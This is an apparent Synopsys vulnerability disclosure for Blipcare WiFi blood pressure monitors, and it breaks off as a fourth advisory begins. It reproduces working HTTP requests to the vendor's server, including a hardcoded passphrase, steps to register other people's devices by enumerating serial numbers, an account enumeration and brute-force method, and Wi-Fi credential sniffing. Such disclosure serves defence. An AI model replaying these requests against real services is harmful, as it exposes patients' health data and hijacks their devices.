1) SIG-EXT-07-2017-01 (Registration Functionality not secured)

Introduction

Blipcare web services do not protect the registration functionality for the device which allows an attacker to use an automated script to register all the devices to an account of his/her choice thereby disallowing users of the monitors to register for their devices creating a DOS condition. This device acts as a Wireless Blood pressure monitor and is used to measure blood pressure levels of a person.

Advisory

Overview

Synopsys Software Integrity Group staff identified that Blipcare web services do not protect the registration functionality for the device correctly which allows an attacker to use an automated script to register all the devices to an account of his/her choice thereby disallowing users of the monitors to register for their devices creating a DOS condition. This attack vector will disallow the owners of the device from registering their device with Blipcare to use the mobile or web applications for storing their blood pressure levels.

High Severity Rating

Using CVSS3, it has vector
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:H/RL:U/RC:R/CR:L/IR:L/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:L/MI:L/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Low (L)
- Integrity Impact (I): Low (L)
- Availability Impact (A): High (H)
- Resulting base score: 8.6 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 8.3 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Low (L)
- Integrity Requirement (IR): Low (L)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 9.2 (High).

The final score is thus 8.7 (High).

Vulnerable Versions

All versions of Blipcare Wifi BP monitors up to the latest firmware BP700 10.1 as of 7/20/17 are affected by this vulnerability.


Steps to Reproduce

----

1) Navigate to Burp Repeater functionality ad copy the HTTPS request below

```
POST https://wellness.blipcare.com/BlipServiceInterface/webInterface HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1.1; Nexus 7 Build/LMY47V)
Host: wellness.blipcare.com
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Type: application/x-www-form-urlencoded
Content-Length: 698

<CmTransaction xmlns="http://www.carematix.com/data/valueObject">
  <TransHeader>
    <TransactionType>Registration Process</TransactionType>
    <TransactionGUID>15C59B33-4CAA6-CEC2-D48F-EF4C187F0000</TransactionGUID>
    <TransactionTimeStamp>2017-05-30T10:12:15.691</TransactionTimeStamp>
    <RecipientId>carematix</RecipientId>
    <PassPhrase>care123</PassPhrase>
  </TransHeader>
  <TransBody>
    <Request>
      <RegistrationData>
        <FirstName>AAA</FirstName>
        <LastName>AAA</LastName>
    <EmailId>aaa5@gmail.com</EmailId>
    <SerialNumber>746A89001289</SerialNumber>
   </RegistrationData>
  </Request>
 </TransBody>
</CmTransaction>
```

2) Observe that the web server responds with Email is registered message which means that the Serial number is valid
3) Next modify the email address to your email address and repeat the request and you should see a registration successful message like the one below



Burp Suite Free Edition v1.7.10 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 3 × ...
Go Cancel < >
Target: https://wellness.blipcare.com
Request
Raw Params Headers Hex XML
Response
Raw Headers Hex XML
Type a search term
0 matches
Type a search term
0 matches
Done
859 bytes | 746 millis

```
POST https://wellness.blipcare.com/BlipServiceInterface/webInterface HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1.1; Nexus 7 Build/LMY47V)
Host: wellness.blipcare.com
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Type: application/x-www-form-urlencoded
Content-Length: 698

<CmTransaction xmlns="http://www.carematix.com/data/valueObject">
  <TransHeader>
    <TransactionType>Registration Process</TransactionType>
    <TransactionGUID>15C59B33-4CAA6-CEC2-D48F-EF4C187F0000</TransactionGUID>
    <TransactionTimeStamp>2017-05-30T10:12:15.691</TransactionTimeStamp>
    <RecipientId>carematix</RecipientId>
    <PassPhrase>care123</PassPhrase>
  </TransHeader>
  <TransBody>
    <Request>
      <RegistrationData>
        <FirstName>steve</FirstName>
        <LastName>sim</LastName>
        <EmailId>stevesim85@gmail.com</EmailId>
        <SerialNumber>746A89001681</SerialNumber>
      </RegistrationData>
    </Request>
  </TransBody>
</CmTransaction>
```

```
HTTP/1.1 200 OK
Date: Thu, 20 Jul 2017 14:00:46 GMT
Server: Apache/2.2.22 (Win32) mod_jk/1.2.23 mod_ssl/2.2.22 OpenSSL/0.9.8t
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/plain
Content-Length: 625

<CmTransaction xmlns="http://www.carematix.com/data/valueObject">
  <TransHeader>
    <TransactionType>Registration Process</TransactionType>
    <TransactionGUID>15D604D0-66DDD-DE2A-71D9-4B92F40A0103</TransactionGUID>
    <TransactionTimeStamp>2017-07-20T14:00:46.957Z</TransactionTimeStamp>
    <RecipientId>stevesim85@gmail.com</RecipientId>
    <PassPhrase>03LQaIQK</PassPhrase>
  </TransHeader>
  <TransBody>
    <Response>
      <Result>
        <Status>Success</Status>
        <Description>Device registration successfully.</Description>
      </Result>
    </Response>
  </TransBody>
</CmTransaction>
```

Vulnerability Description

It was identified that Blipcare web services do not protect the registration functionality for the device correctly which allows an attacker to use an automated script to register all the devices to an account of his/her choice thereby disallowing users of the monitors to register for their devices creating a DOS condition. This attack vector will disallow the owners of the device from registering their device with Blipcare to use the mobile or web applications for storing their blood pressure levels. The reason for concern is the fact the serial number associated with the device is nothing but the **MAC address** of the network interface which will allow an attacker to easily enumerate them as the first 6 digits of the MAC addres belong to a corporation and will not change so in this case 746A89 belong to Rezolt corporation which makes the Wifi chip for the device. So, an attacker has to enumerate only the last 6 digits and register all of them.



MAC Address Finder

MAC address or vendor: Search

Enter **first 6 characters** or **full** MAC address. Or search by Vendor name, e.g. **cisco** or **apple**

Database updated - November 12, 2016

Search results for "746A89"

MAC	Vendor
746A89	Rezolt Corporation

About MAC address

MAC address - **M**edia **A**ccess **C**ontrol address. MAC addresses - hardware addresses that uniquely identifies each node of a network. It is assigned by the vendor or manufacturer and saved to the device memory.
According to the OSI model it is a second-level address. In IEEE 802 networks Data Link Control (DLC) layer is divided into two sub-layers: the Logical Link Control (LLC) layer and the Media Access Control (MAC) layer.
First 3 bytes (or 24 bits) of MAC addresses are known as the Organizationally Unique Identifier (OUI) and usually encodes the manufacturer.

Exploitation

It is very easy for an attacker to execute an attack as all an attacker has to do is create a script that enumerates serial number of the device and jeep on registering them to his/her choice of email address. The problem with this is that device can still connect to Blipcare webservers once allowed to use the user's Wireless network and will record user's blood pressure levels with server. An attacker who has then registered the device serial number will now be able to look at the blood pressure readings of another user. Also, the user of the device when trying to register will not be able to register the device as the server would indicate that registration has already been completed.

This will result in DOS attack as well. The only way a user can reregister for the device is to contact Blipcare support personnel which will increase support costs for the manufacturer if a massive attack is launched against this specific webservice.

Vulnerability discovery

The vulnerability was discovered simply by observing and analyzing the web service provided by Blipcare.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by using a CAPTCHA to prevent automated enumeration of the device serial numbers. Also serial number of the device should be something different than the MAC address of the device and there should be some synchronization between a device connecting to Blipcare servers and user trying to register the device using the mobile application.

2) SIG-EXT-07-2017-02 (No Account lockout is enabled)

Introduction

Blipcare web services do not protect the login functionality for the cloud web services which allows an attacker to use an automated script to brute-force credentials for logging into the mobile cloud application. This device acts as a Wireless Blood pressure monitor and is used to measure blood pressure levels of a person.

Advisory

Overview

Synopsys Software Integrity Group staff identified Blipcare web services do not protect the login functionality for the cloud web services which allows an attacker to use an automated script to brute-force credentials for logging into the mobile cloud application. This attack vector will allow an attacker to compromise the confidentiality of the data maintained by the blipcare servers ad gain access to user's blood pressure levels and personal information.

Critical Severity Rating

Using CVSS3, it has vector
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N/RL:U/RC:R/CR:H/IR:H/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:N

Base Metrics

- Access Vector (AV): Network (N):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): None (N):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)

- Integrity Impact (I): High (H)
- Availability Impact (A): None (N)
- Resulting base score: 9.1 (Critical)

Temporal Metrics

- Exploit Code Maturity: Functional (F)
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 8.5 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): None (N)
- Resulting environmental score: 9.2 (Critical).

The final score is thus 9 (Critical).

Vulnerable Versions

All versions of Blipcare Wifi BP monitor up to the latest firmware BP700 10.1 as of 7/20/17 are affected by this vulnerability.

Steps to Reproduce


----

1) Navigate to Burp Repeater functionality ad copy the HTTPS request below

```
POST https://wellness.blipcare.com/BlipServiceInterface/webInterface HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1.1; Nexus 7 Build/LMY47V)
Host: wellness.blipcare.com
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Type: application/x-www-form-urlencoded
Content-Length: 468

<CmTransaction xmlns="http://www.carematix.com/data/valueObject">
  <TransHeader>
    <TransactionType>User Data</TransactionType>
    <TransactionGUID>15C59B52-FA514-29F6-035B-8DCD137F0000</TransactionGUID>
    <TransactionTimeStamp>2017-05-30T10:14:25.445</TransactionTimeStamp>
    <RecipientId>[Use your email address]</RecipientId>
    <PassPhrase>Use incorrect password</PassPhrase>
  </TransHeader>
```

```
 <TransBody>
   <Request></Request>
 </TransBody>
</CmTransaction>
```

2) Repeat the request more than 15 times with an incorrect password
3) Now replace the password with the valid value for your account
4) Observer that the request goes through indicating that user's account is not locked out



```
POST https://wellness.blipcare.com/BlipServiceInterface/webInterface HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1.1; Nexus 7 Build/LMY47V)
Host: wellness.blipcare.com
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Type: application/x-www-form-urlencoded
Content-Length: 469

<CmTransaction xmlns="http://www.carematix.com/data/valueObject">
  <TransHeader>
    <TransactionType>User Data</TransactionType>
    <TransactionGUID>15C59B52-FA514-29F6-035B-8DCD137F0000</TransactionGUID>
    <TransactionTimeStamp>2017-05-30T10:14:25.445</TransactionTimeStamp>
    <RecipientId>          @gmail.com</RecipientId>
    <PassPhrase>     QmKa</PassPhrase>
  </TransHeader>
  <TransBody>
    <Request></Request>
  </TransBody>
</CmTransaction>
```

```
HTTP/1.1 200 OK
Date: Thu, 20 Jul 2017 14:52:21 GMT
Server: Apache/2.2.22 (Win32) mod_jk/1.2.23 mod_ssl/2.2.22 OpenSSL/0.9.8t
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/plain
Content-Length: 622

<CmTransaction xmlns="http://www.carematix.com/data/valueObject">
  <TransHeader>
    <TransactionType>User Data</TransactionType>
    <TransactionGUID>15D607C3-EBE44-1F31-47E3-23CF70A0103</TransactionGUID>
    <TransactionTimeStamp>2017-07-20T14:52:21.566Z</TransactionTimeStamp>
    <RecipientId>          @gmail.com</RecipientId>
    <PassPhrase>     QmKa</PassPhrase>
  </TransHeader>
  <TransBody>
    <Response>
      <Result Id="-1">
        <Status>Failure</Status>
        <Description>UserName or Password is not valid</Description>
      </Result>
    </Response>
  </TransBody>
</CmTransaction>
```

Vulnerability Description


Synopsys Software Integrity Group staff identified Blipcare web services do not protect the login functionality for the cloud web services which allows an attacker to use an automated script to brute-force credentials for logging into the mobile cloud application. This attack vector will allow an attacker to compromise the confidentiality of the data maintained by the blipcare servers ad gain access to user's blood pressure levels and personal information

Exploitation

It is very easy for an attacker to execute an attack as all an attacker has to do is create a script that enumerates the email addresses registered with the web server using the registration request and having a valid serial number as below.

```
POST https://wellness.blipcare.com/BlipServiceInterface/webInterface HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1.1; Nexus 7 Build/LMY47V)
Host: wellness.blipcare.com
```

```
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Type: application/x-www-form-urlencoded
Content-Length: 698

<CmTransaction xmlns="http://www.carematix.com/data/valueObject">
  <TransHeader>
    <TransactionType>Registration Process</TransactionType>
    <TransactionGUID>15C59B33-4CAA6-CEC2-D48F-EF4C187F0000</TransactionGUID>
    <TransactionTimeStamp>2017-05-30T10:12:15.691</TransactionTimeStamp>
    <RecipientId>carematix</RecipientId>
    <PassPhrase>care123</PassPhrase>
  </TransHeader>
  <TransBody>
    <Request>
      <RegistrationData>
        <FirstName>AAA</FirstName>
        <LastName>AAA</LastName>
        <EmailId>aaa5@gmail.com</EmailId>
        <SerialNumber>746A89001589</SerialNumber>
      </RegistrationData>
    </Request>
  </TransBody>
</CmTransaction>
```



```
POST https://wellness.blipcare.com/BlipServiceInterface/webInterface HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1.1; Nexus 7 Build/LMY47V)
Host: wellness.blipcare.com
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Type: application/x-www-form-urlencoded
Content-Length: 696

<CmTransaction xmlns="http://www.carematix.com/data/valueObject">
  <TransHeader>
    <TransactionType>Registration Process</TransactionType>
    <TransactionGUID>15C59B33-4CAA6-CEC2-D48F-EF4C187F0000</TransactionGUID>
    <TransactionTimeStamp>2017-05-30T10:12:15.691</TransactionTimeStamp>
    <RecipientId>carematix</RecipientId>
    <PassPhrase>care123</PassPhrase>
  </TransHeader>
  <TransBody>
    <Request>
      <RegistrationData>
        <FirstName>AAA</FirstName>
        <LastName>AAA</LastName>
        <EmailId>          @gmail.com</EmailId>
        <SerialNumber>746A89001589</SerialNumber>
      </RegistrationData>
    </Request>
  </TransBody>
</CmTransaction>
```

```
HTTP/1.1 200 OK
Date: Thu, 20 Jul 2017 14:57:00 GMT
Server: Apache/2.2.22 (Win32) mod_jk/1.2.23 mod_ssl/2.2.22 OpenSSL/0.9.8t
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/plain
Content-Length: 702

<CmTransaction xmlns="http://www.carematix.com/data/valueObject">
  <TransHeader>
    <TransactionType>Registration Process</TransactionType>
    <TransactionGUID>15D60807-FCB88-1E46-5390-AFBB810A0103</TransactionGUID>
    <TransactionTimeStamp>2017-07-20T14:57:00.363Z</TransactionTimeStamp>
    <RecipientId>carematix</RecipientId>
    <PassPhrase>care123</PassPhrase>
  </TransHeader>
  <TransBody>
    <Response>
      <Result Id="-1">
        <Status>Failure</Status>
        <Description>This email id is already registered</Description>
        <Description>Device Serial Number is already registered</Description>
      </Result>
    </Response>
  </TransBody>
</CmTransaction>
```

Once a collection of email addresses is completed. Then an attacker can easily brute force the credentials of the cloud application and get access to user's sensitive information and the blod pressure level measurements.

Vulnerability discovery

The vulnerability was discovered simply by observing and analyzing the web service provided by Blipcare.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by using a CAPTCHA to prevent automated enumeration of the device serial numbers. Also, web service should not allow to identify if a user email address is registered with the servers by providing valid error messages.

3) SIG-EXT-07-2017-03 (HTTP requests/responses travels in clear text) -- CVE-2017-11578

Introduction

Recently, it was discovered as a part of the research on IoT devices in the most recent firmware for Blipcare device that the device allows to connect to web management interface on a non-SSL connection using plain text HTTP protocol. The user uses the web management interface of the device to provide the user's Wifi credentials so that the device can connect to it and have Internet access. This device acts as a Wireless Blood pressure monitor and is used to measure blood pressure levels of a person.

Advisory

Overview

Synopsys Software Integrity Group staff discovered as a part of the research on IoT devices in the most recent firmware for Blipcare device that the device allows to connect to web management interface on a non-SSL connection using plain text HTTP protocol. The user uses the web management interface of the device to provide the user's Wifi credentials so that the device can connect to it and have Internet access. This device acts as a Wireless Blood pressure monitor and is used to measure blood pressure levels of a person. This allows an attacker who is connected to the Blipcare's device wireless network to easily sniff these values using a MITM attack.

High Severity Rating

Using CVSS3, it has vector
CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N/RL:U/RC:R/CR:H/IR:L/MAV:A/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:L/MA:N

Base Metrics

- Access Vector (AV): Adjacent Network (A):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): None (N):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): Low (L)
- Availability Impact (A): None (N)
- Resulting base score: 7.1 (High)

Temporal Metrics

- Exploit Code Maturity (P)
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C)
- Resulting temporal score: 6.9 (Medium).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): Low (L)
- Availability Requirement (AR): None (N)
- Resulting environmental score: 8.1 (High).

The final score is thus 7.3 (High).


Vulnerable Versions

All versions of Blipcare Wifi BP monitors up to the latest firmware BP700 10.1 as of 7/20/17 are affected by this vulnerability.

Steps to Reproduce

----

1) Connect to the Blipcare device’s wireless network called “Blip”
2) Ensure that browser is configured to use a man in the middle proxy tool such as burpsuite or fiddler
3) Navigate to http://192.168.10.1
4) Enter the value of your Wireless SSID and its password
5) Observe that the value is sent in clear text



```
POST http://192.168.101.1/connect?net=0&dhcp=1&ssid=Mandar&auth=4194308&wphrase=thisiswhatitis HTTP/1.1
Host: 192.168.101.1
Connection: keep-alive
Content-Length: 0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 S
Origin: http://192.168.101.1
Accept: */*
Referer: http://192.168.101.1/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
```

Vulnerability Description

It was discovered as a part of the research on IoT devices in the most recent firmware for Blipcare device that the device allows to connect to web management interface on a non-SSL connection using plain text HTTP protocol. The user uses the web management interface of the device to provide the user’s Wifi credentials so that the device can connect to it and have Internet access. This device acts as a Wireless Blood pressure monitor and is used to measure blood pressure levels of a person. This allows an attacker who is connected to the Blipcare’s device wireless network to easily sniff these values using a MITM attack.

Exploitation

An attacker that is in vicinity of the Wifi signal provided by Blipcare device can connect to the wireless network provided by that device and easily perform an ARP spoofing attack to establish a MITM position. This will allow an attacker to easily steal the credentials for user’s Wifi network. **Also since the Blipcare device uses Open Wifi network requiring no authentication/encryption an attacker can use open source Wireless sniffing tools such as Kismet and a cheap laptop or mobile device and easily sniff this data very without even needing to establish the MITM position.**

Vulnerability discovery

The vulnerability was discovered simply by performing a web application pentest against the web management interface of the device.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary that the device only allows to communicate on SSL enabled ports.

4) SIG-EXT-07-2017-04 (Device provides Open Wifi for communication) -- CVE-2017-11579

Introduction

Recently, it was discovered as a part of the research on IoT devices in the most recent firmware for Blipcare device that the device provides an open Wireless network called "Blip" for communicating with the device. The user connects to this open Wireless network and uses the web management interface of the device to provide the user's Wifi credentials so that the device can connect to it and have Internet access. This device acts as a Wireless Blood pressure monitor and is used to measure blood pressure levels of a person.

Advisory

Overview

